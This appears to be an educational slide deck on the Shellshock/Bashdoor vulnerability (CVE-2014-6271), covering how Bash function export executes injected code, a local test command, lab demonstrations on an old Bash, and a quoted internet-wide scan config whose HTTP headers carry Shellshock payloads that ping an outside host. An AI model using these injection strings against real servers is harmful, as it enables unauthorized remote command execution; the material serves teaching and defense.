CYBERCONTAINMENT 2

- THE SHELL THAT SHOCKED -

CVE-2014-6271, SHELLSHOCK/BASHDOOR

Arch0nte – 04/2020

BASHDOOR ∈ SHELLSHOCK : THE DIFFERENCE

- **Bashdoor** is the name given to the first CVE, discovered on September 12th 2014 and made public on the 24th as **CVE-2014-6271**. It is a flaw in Bash(version 1.19 through 4.3 so from 1994 to 2014) allowing an attacker to obtain a shell under certain circumstances.

- **Shellshock** is the name of the entire family of flaws and loopholes linked to the original problem and discovered in the following days. (**CVE-2014-6271**, CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7186, CVE-2014-7187). All these bugs come form the way Bash treats the exportation of function from environment variables.
- This "Shellshock" family was deemed one of the most important ever found both because of it's criticity and the colossal number of systems bearing this flaw.


TELL ME AGAIN, WHAT'S BASH EXACTLY ?

- Bourne-Again Shell is a command line shell.
  It is the default shell of many OS like for instance most Unix-like OS like **Linux** (and thus the Ubuntu present by default hidden in your Windows 10) but also MAC OS up to last October and the Catalina release.

- The project celebrated it's **30** years in June 2019.

- **If you wrote ONE command line in your life, there are good chances it was interpreted by Bash.**

SEPTEMBER 2014, HOW EVENTS UNFOLDED



BASHDOOR, GENERAL EXPLANATIONS

- It is a bug allowing a user to perform a **privilege escalation** (from level 0 to level 1). A shell-less user can, under a certain set of circumstances, execute arbitrary commands in a new shell.

- It allows hackers to turn vulnerable servers in zombies, allowing them to build **botnets** servers for vulnerabilities or simply to perform DdOS attacks.

- The severity of this bug is one of the biggest ever seen, Shellshock has been compared a lot to Heartbleed, an other vulnerability which I will certainly present some other time ! (*More than 20 % of the « History » section of Bash on Wikipedia is about Bashdoor* ^^).

Figure 1 : presentation of the different privilege levels

HOW DOES IT WORK EXACTLY ?

- The problem comes from the exportation of functions from the definition of **environment variables**(*Path, editor, pwd, …*), an obscure and mostly unused functionality of Bash. The bug is exploitable when an user can create environment variables that are read when a new instance of Bash is created (so the table containing this environment variable is read).

- When creating a new instance of Bash, this new instance reads the table of environment variable defined by it's parent shell. But, when the variable defined is a function, Bash did not stop reading after the end of the function but kept not only reading but **executing any code written afterwards**. Furthermore, Bash never checks either the origin or the content of these variables. An ill-intended user can thus define an environment variable that, as soon as the environment variable table is read, will execute malicious code.

HOW TO CHECK IF I HAVE THE BUG ?

- To check if your Bash is vulnerable to Bashdoor, execute the following command :
  $ env x="() { no importance;}; *echo VULN*" bash -c "echo hello"

NB : **Never** execute commands asked for by strangers on the internet without knowing exactly what they do !

- If Bash sends back « VULN », then your system is vulnerable. For the rest of the Shellshock family, testing scripts are available on : https://www.minttm.com/takeover-shellshocker-net

- Explanations :
  - env x=“ tells Bash that we are going to define a new environment variable.
  - () means that our environment variable x is in reality a definition of a function.
  - { no importance;} is the body of our function (which will never be called).
  - ; ends the body of the function, every code written between that and the “ ending the environment variable is our payload which will be executed when the bash -c (which creates a children instance of our shell) is reached.

DETECTING THE PROBLEM – SHOW DON'T TELL (1/2)

We set up an environment using an old and vulnerable version of Bash, here version 3.2.0 (< 4.3) on a Kali Linux Virtual Machine and we compare the result of our little test with a recent Ubuntu from Windows 10 for developpers.

```
root@kali:~# bash --version
GNU bash, version 3.2.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2005 Free Software Foundation, Inc.
root@kali:~# env x="() { sans importance;}; echo VULN" bash -c "echo coucou"
VULN
coucou
root@kali:~#
```

Figure 2 : VM Kali with a version of Bash vulnerable to Bashdoor

```
                    :~$ bash --version
GNU bash, version 4.4.19(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
                    :~$ env x="() { no importance;}; echo VULN" bash -c "echo hello"
hello
                    :~$
```

Figure 3 : Ubuntu on a Windows 10 with a patched version of bash Bash

DETECTING THE PROBLEM – SHOW DON'T TELL (2/2)

Here, we do our tests directly on our own machine.

More realistic attack vectors (from a Webpage for instance) are shown just afterwards

```
anonymous@kali:~$ env x="() { sans importance;}; ping 127.0.0.1" bash -c "echo coucou"
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.046 ms
^C
--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2053ms
rtt min/avg/max/mdev = 0.046/0.048/0.050/0.001 ms
```

Figure 4 : Demonstration of a RCE from a user profile

```
root@kali:/bin# chmod 000 ./ping
root@kali:/bin# env x="() { sans importance;}; ping 127.0.0.1" bash -c "echo coucou"
bash: /usr/bin/ping: Permission denied
Segmentation fault
root@kali:/bin#
```

Figure 5 : Demonstration of the level of ececution of the payload

The figure 5 show us that, unless paired with an exploit to escalate privilege from user to root, this attack, although worrying can't cause too much damage **on its own** (but attacks rarely are ☹).

IN REAL CONDITIONS, HOW COULD AN ATTACKER DO ?

- Source 24/09/2014 : https://blog.erratasec.com/2014/09/bash-shellshock-scan-of-internet.html#.VCNyvfmSx8E

Here, the attacker forges requests in which client-controlled fields are often passed as environment variables to the system.

```
target = 0.0.0.0/0
port = 80
banners = true
http-user-agent = shellshock-scan (http://blog.erratasec.com/2014/09/bash-shellshock-scan-
of-internet.html)
http-header = Cookie:() { :; }; ping -c 3 209.126.230.74
http-header = Host:() { :; }; ping -c 3 209.126.230.74
http-header = Referer:() { :; }; ping -c 3 209.126.230.74
```

Figure 6 : Content of the request sent to targeted servers




Figure 7 : Extract from the Wireshark capture of the ping requests sent by the targeted servers

HOW TO FIX THE PROBLEM ?

- For Chet Ramey : If you are the maintainer of Bash, well first of all, congratulations ! Then, to fix this, you nedd to radically **change the way the exportation of functions interprets environment variables** so not only does the interpretation not execute code after the body of the function but dead code afterwards is never even read.

- For any Bash user : **Update your Bash** (version greater than 4.3) **AND** chack that the services you use have done this update. Fun fact, a friend's old MacBook still used, in 2020, a vulnerable version ☺.

CONCLUSION

- Bashdoor was the gateway into finding out one of the most critical family of vulnerabilities ever found.
- The bug comes from two errors, during the development back in 1994, first, the proper bug in the way the shell exports environment variables defining functions and then the mere existence of this almost unused and poorly documented functionality.
- The only ways to limit the appearance of this type of bug is a more rigorous development, maybe even test-driven, and above all, to do review of old code and old functionalities.

BIBLIOGRAPHY

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
- https://www.nes.fr/fr/securitylab/vulnerabilite-critique-sur-bash-cve-2014-6271-shellshock/
- https://www.minttm.com/takeover-shellshocker-net
- https://fedoramagazine.org/shellshock-how-does-it-actually-work/
- https://blog.erratasec.com/2014/09/bash-shellshock-scan-of-internet.html#.VCNyvfmSx8E
- https://github.com/mubix/shellshocker-pocs

- If you want some practice : https://www.root-me.org/en/Challenges/Realist/SamBox-v2

- If you have any questions : archonte@hackademint.org